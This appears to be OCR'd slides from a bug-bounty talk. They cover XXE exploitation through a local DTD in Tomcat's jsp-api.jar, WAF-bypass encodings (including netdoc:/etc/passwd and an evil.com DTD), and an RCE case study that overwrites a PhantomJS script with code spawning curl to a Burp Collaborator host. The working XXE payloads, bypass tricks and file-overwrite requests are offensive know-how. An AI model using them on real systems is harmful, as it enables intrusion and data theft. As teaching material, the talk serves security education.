/usr/local/tomcat/bin/tomcat-juli.jar
/usr/local/tomcat/bin/bootstrap.jar
/usr/local/tomcat/bin/commons-daemon.jar
/usr/local/tomcat/lib/tomcat-i18n-es.jar
/usr/local/tomcat/lib/jasper-el.jar
/usr/local/tomcat/lib/catalina-tribes.jar
/usr/local/tomcat/lib/tomcat-jni.jar
/usr/local/tomcat/lib/ecj-4.15.jar
/usr/local/tomcat/lib/catalina.jar
/usr/local/tomcat/lib/el-api.jar
/usr/local/tomcat/lib/servlet-api.jar
/usr/local/tomcat/lib/tomcat-i18n-pt-BR.jar
/usr/local/tomcat/lib/tomcat-i18n-cs.jar
/usr/local/tomcat/lib/tomcat-i18n-de.jar
/usr/local/tomcat/lib/tomcat-util-scan.jar
/usr/local/tomcat/lib/tomcat-i18n-ko.jar
/usr/local/tomcat/lib/tomcat-api.jar
/usr/local/tomcat/lib/tomcat-i18n-ru.jar
/usr/local/tomcat/lib/tomcat-i18n-zh-CN.jar
/usr/local/tomcat/lib/tomcat-i18n-ja.jar
/usr/local/tomcat/lib/tomcat-jdbc.jar
/usr/local/tomcat/lib/annotations-api.jar
/usr/local/tomcat/lib/catalina-ssi.jar
/usr/local/tomcat/lib/catalina-ant.jar
/usr/local/tomcat/lib/jsp-api.jar
/usr/local/tomcat/lib/jasper.jar
/usr/local/tomcat/lib/tomcat-coyote.jar
/usr/local/tomcat/lib/tomcat-dbcp.jar
```

EXPLOITING LOCAL DTDs

4. The identified JAR file containing DTD(s) “/usr/local/tomcat/lib/jsp-api.jar” exists on the server as no file system errors were thrown



Request

Raw | Params | Headers | Hex

```
1  POST /xxelab3/login3 HTTP/1.1
2  Host: localhost:8081
3  Accept-Encoding: gzip, deflate
4  Accept: */*
5  Accept-Language: en
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116
   Safari/537.36
7  Connection: close
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 159
10
11 <?xml version="1.0"?>
12 <!DOCTYPE root [
13 <!ENTITY xxe SYSTEM "file:///usr/local/tomcat/lib/jsp-api.jar" > %xxe;
14 ]>
15 <root>
16 <username>test</username>
17 </root>
```

Response

Raw | Headers | Hex

```
1  HTTP/1.1 200
2  Content-Type: text/xml;charset=UTF-8
3  Content-Length: 49
4  Date: Fri, 21 Aug 2020 12:20:13 GMT
5  Connection: close
6
7  <result>
     <code>
       0
     </code>
     <msg>
       Failure
     </msg>
   </result>
```

EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM "file:///usr/local/tomcat/lib/jsp-api.jar" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

5. JAR file is nothing but an archive; on your local copy you can extract it

```
11  /opt/sas/sw/tomcat/shared/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd
12  /usr/local/tomcat/lib/tomcat-coyote.jar!/org/apache/tomcat/util/modeler/mbeans-descriptors.dtd
```

6. Based on the previous list we can see jspxml.dtd is present in /javax/servlet/jsp/resources/ directory inside jsp-api.jar archive on our machine

```
root@ac3c4652c38c:/tmp# unzip jsp-api.jar
Archive:  jsp-api.jar
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/LICENSE
  inflating: META-INF/NOTICE
   creating: javax/
   creating: javax/servlet/
   creating: javax/servlet/jsp/
  inflating: javax/servlet/jsp/ErrorData.class
  inflating: javax/servlet/jsp/HttpJspPage.class
  inflating: javax/servlet/jsp/JspApplicationContext.class
  inflating: javax/servlet/jsp/JspContext.class
  inflating: javax/servlet/jsp/JspEngineInfo.class
  inflating: javax/servlet/jsp/JspException.class
  inflating: javax/servlet/jsp/JspFactory.class
  inflating: javax/servlet/jsp/JspPage.class
  inflating: javax/servlet/jsp/JspTagException.class
  inflating: javax/servlet/jsp/JspWriter.class
  inflating: javax/servlet/jsp/PageContext.class
  inflating: javax/servlet/jsp/SkipPageException.class
   creating: javax/servlet/jsp/el/
  inflating: javax/servlet/jsp/el/ELException.class
  inflating: javax/servlet/jsp/el/ELParseException.class
  inflating: javax/servlet/jsp/el/Expression.class
  inflating: javax/servlet/jsp/el/ExpressionEvaluator.class
  inflating: javax/servlet/jsp/el/FunctionMapper.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$1.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$1.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$10.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$2.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$3.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$4.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$5.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$6.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$7.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$8.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager$9.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeManager.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeMap$ScopeEntry.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver$ScopeMap.class
  inflating: javax/servlet/jsp/el/ImplicitObjectELResolver.class
  inflating: javax/servlet/jsp/el/ScopedAttributeELResolver.class
  inflating: javax/servlet/jsp/el/VariableResolver.class
   creating: javax/servlet/jsp/resources/
  inflating: javax/servlet/jsp/resources/jspxml.dtd
```

EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

7. To access content inside JAR files we need to have support for “jar” protocol which is available in JAVA based servers

Syntax:
jar:<protocol>:///<host>/path/file.jar!/path/dir1/dir2/file.dtd

jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd

EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

8. Open the identified DTD file and search for:
    1. Definition of some parameter entity
    2. Summoning/calling of the same parameter entity somewhere in the file

```
82  <!ENTITY % Body "(jsp:text|%Directives;|%Scripts;|%Actions;)*">
83
84
85  <!-- ============================ Elements ============================ -->
86
87  <!--    Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root %Body;>
90  <!ATTLIST jsp:root
91      xmlns:jsp       CDATA           "http://java.sun.com/JSP/Page"
92      version         CDATA           #REQUIRED
93  >
```

Definition of Body parameter entity

Body entity is substituted here

EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
%xxe;
]>
<root>
<username>test</username>
</root>
```

9. In our XXE payload we can include this local DTD and rewrite Body entity

10. The Contents of overwritten entity would be substituted here so simply balance the <!ELEMENT jsp:root {{HERE}} >

```
82  <!ENTITY % Body "(jsp:text|%Directives;|%Scripts;|%Actions;)*">
83
84
85  <!-- ============================ Elements ============================ -->
86
87  <!--    Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root %Body;>
90  <!ATTLIST jsp:root
91      xmlns:jsp       CDATA           "http://java.sun.com/JSP/Page"
92      version         CDATA           #REQUIRED
93  >
```

Body entity is substituted here

EXPLOITATION

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd">
<!ENTITY % Body '(test)>WE CONTROL HERE<!ENTITY x "Test"
'>
%xxe;
]>
<root>
<username> test123 </username>
</root>
```

11. Adding this to the XXE payload

    <!ENTITY % Body ‘(test)>We Control Internal DTD Here<!ENTITY x "Test"’>

    while parsing would result something like:

```
82  <!ENTITY % Body "(jsp:text|%Directives;|%Scripts;|%Actions;)*">
83
84
85  <!-- ============================ Elements ============================ -->
86
87  <!--    Root element of a JSP page.
88  -->
89  <!ELEMENT jsp:root (test)>We Control Internal DTD Here<!ENTITY x "Test">
```

Body entity is substituted here

EXPLOITATION


```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % xxe SYSTEM
"jar:file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd">
<!ENTITY % Body '(test)>WE CONTROL HERE<!ENTITY x "Test"
'>
%xxe;
]>
<root>
<username> test123 </username>
</root>
```

- Summary:
  - We Identified a JAR file(jsp-api.jar) in one of the installed softwares on the target(Tomcat)
  - JAR file containing a DTD file (jspxml.dtd) could be accessed using jar: protocol
  - We can overwrite “% Body” parameter entity and control the contents inside the local DTD file during XML parsing
- Next:
  - Insert properly HTML encoded XML payload same as the one we used in OOB FileNotFoundException trick

EXPLOITATION

```
<!ENTITY % file SYSTEM "file:///">
<!ENTITY % eval "<!ENTITY error SYSTEM 'file:///nonexistent/%file;'>">
```

- % is Hex-HTML Encoded to %
- ‘ is Hex-HTML Encoded to '



EXPLOITATION

Status

Unresolved

This submission has been accepted as a valid issue. Congratulations!

Reward

$1,500

40 points

Status

Unresolved

This submission has been accepted as a valid issue. Congratulations!


Reward

$3,000

40 points

- % is Hex-HTML Encoded to %
- ‘ is Hex-HTML Encoded to '

```
<!ENTITY % file SYSTEM "file:///">
<!ENTITY % eval "<!ENTITY error SYSTEM 'file:///nonexistent/%file;'>">
```



WAF BYPASS

- XXE WAF Bypass

<!ENTITY xxe SYSTEM "URL">

Usually "SYSTEM" keyword is blocked by many WAFs, In such case you can use "PUBLIC" keyword as an alternative which has helped to bypass WAFs and Exploit XXEs as SYSTEM and PUBLIC are practically synonyms

- Using "PUBLIC" Parameter Entities

<!ENTITY % xxe PUBLIC "Random Text" "URL">

- Using “PUBLIC” General Entities:

<!ENTITY xxe PUBLIC "Any TEXT" "URL">

- Change encoding for example on UTF-16, UTF-7, etc.

<?xml version="1.0" encoding="UTF-16"?>

and then you can put the content of XML as of UTF-16 character set which would not be detected by WAFs.

WAF BYPASS

- Tampering with doctype/entity names (XXE payloads):

<!DOCTYPE :. SYSTEM "http://"

<!DOCTYPE :_-_: SYSTEM "http://"

<!DOCTYPE {0xdfbf} SYSTEM "http://"

- Remove XML Declaration <?xml version="1.0" encoding="UTF-8"?>

- Adding space before the protocol

<!DOCTYPE :. SYSTEM " http://evil.com/1.dtd"


- Use netdoc:/ in place of file:///

<!ENTITY % data SYSTEM "netdoc:/etc/passwd">

- Different Encodings to bypass WAF
  - %25 instead of “%”
  - %26 instead of “&”
  - %26%23x{hex}; instead of &#x{hex};
  - % instead of %
  - %26%2337%3b instead of %

WAF BYPASS EXAMPLE

- WAF Blocking Scenario
  - Use of <? Or <?xml
  - Use of “%” itself alone
  - Use of any <!ENTITY ... SYSTEM “here”...>
  - Use of




- WAF Bypass
  - Use “%25” instead of “%”
  - Add a whitespace character before protocol after SYSTEM/PUBLIC keyword
  - Instead of % use % or %26%2337%3b in URL encoded form

Remote Code Execution
Nailing the shell

AGENDA

- Basics of Remote Code Execution
- Remote Code Execution Case Study
  - Arbitrary file overwrite
  - Remote Code Execution via Debug Message
  - Lodash SSTI RCE




What is RCE?

- Not a vulnerability class in itself.
- Result of exploiting any other vulnerability class; Such as injections (OS Command injections, SSTI), other server side misconfigurations
- Allows you to execute arbitrary code/command on vulnerable server.
- Data exfiltration over OOB channel

REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via file overwrite



Arbitrary file overwrite on a python application

- Endpoint allowed uploading of files
- Changed “filename” attribute to full path.
- /etc/test.txt - 500 Server Error
- /tmp/test.txt - 200 OK
- Confirmed file write to arbitrary writable directories
- Wrote file to a directory that was accessible via web app

```
POST /vulnerable/endppint/upload HTTP/1.1
Host: instance.redacted.com:8080
Connection: close
Content-Length: 225
Accept: */*
X-Requested-With: XMLHttpRequest, XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryM3QKDw618ZaANY8A
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: session_id=e15c940129ed74b9cfb0538e7a63a9efa06ee9dd

------WebKitFormBoundaryM3QKDw618ZaANY8A
Content-Disposition: form-data; name="file"; filename="/opt/var/reports/fff.html"
Content-Type: application/octet-stream

<script>alert(1)</script>
------WebKitFormBoundaryM3QKDw618ZaANY8A--
```


Application Reconnaissance

While digging in a feature I came across;

```
/opt/local/phantomjs/bin/phantomjs --ignore-ssl-errors=yes /opt/resources/xyz.js 'https://localhost:8080/REDACTED' report.rpt /opt/var/reports/3a71d03e9d584bd092968bc96dcb5f720.png
```

Observations

- PhantomJS binary was used to generate dynamic PDFs
- The first argument file path was always static /opt/resources/xyz.js



Abusing a feature to gain RCE

We abused the feature to gain remote code execution ;)

- Can’t overwrite phantomjs binary itself as it won’t be overwritten with executable flag
- A javascript file at a static path on the filesystem was passed as the first argument to the phantomjs binary
- Since PhantomJS supports OS level API’s in Javascript it is possible to spawn our own OS process
- Chain the previous Arbitrary file write to overwrite the js file that was getting executed by phantomjs
- Next time PDF is generated attacker controlled server side javascript is ran
- Pop shell! Get bounty!

Overwriting the JS file


Request


Raw | Params | Headers | Hex

```
POST /vulnerable/endpoint/upload HTTP/1.1
Host: instance.redacted.com:8080
Connection: close
Content-Length: 239
Accept: */*
X-Requested-With: XMLHttpRequest, XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.117 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryM3QKDw618ZaANY8A
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: session_id=e15c940129ed74b9cfb0538e7a63a9efa06ee9dd

------WebKitFormBoundaryM3QKDw618ZaANY8A
Content-Disposition: form-data; name="file"; filename="/opt/resources/xyz.js"
Content-Type: application/octet-stream

var process = require("child_process")
var spawn = process.spawn
var execFile = process.execFile
var child = spawn("/usr/bin/curl", ["curlexecuted.wrrjpdndl03ti0pjz18bkv0dt4zunj.burpcollaborator.net"])
phantom.exit();
------WebKitFormBoundaryM3QKDw618ZaANY8A--
```

Send request to generate PDF


And our command executed ;) *This is not actual PoC*





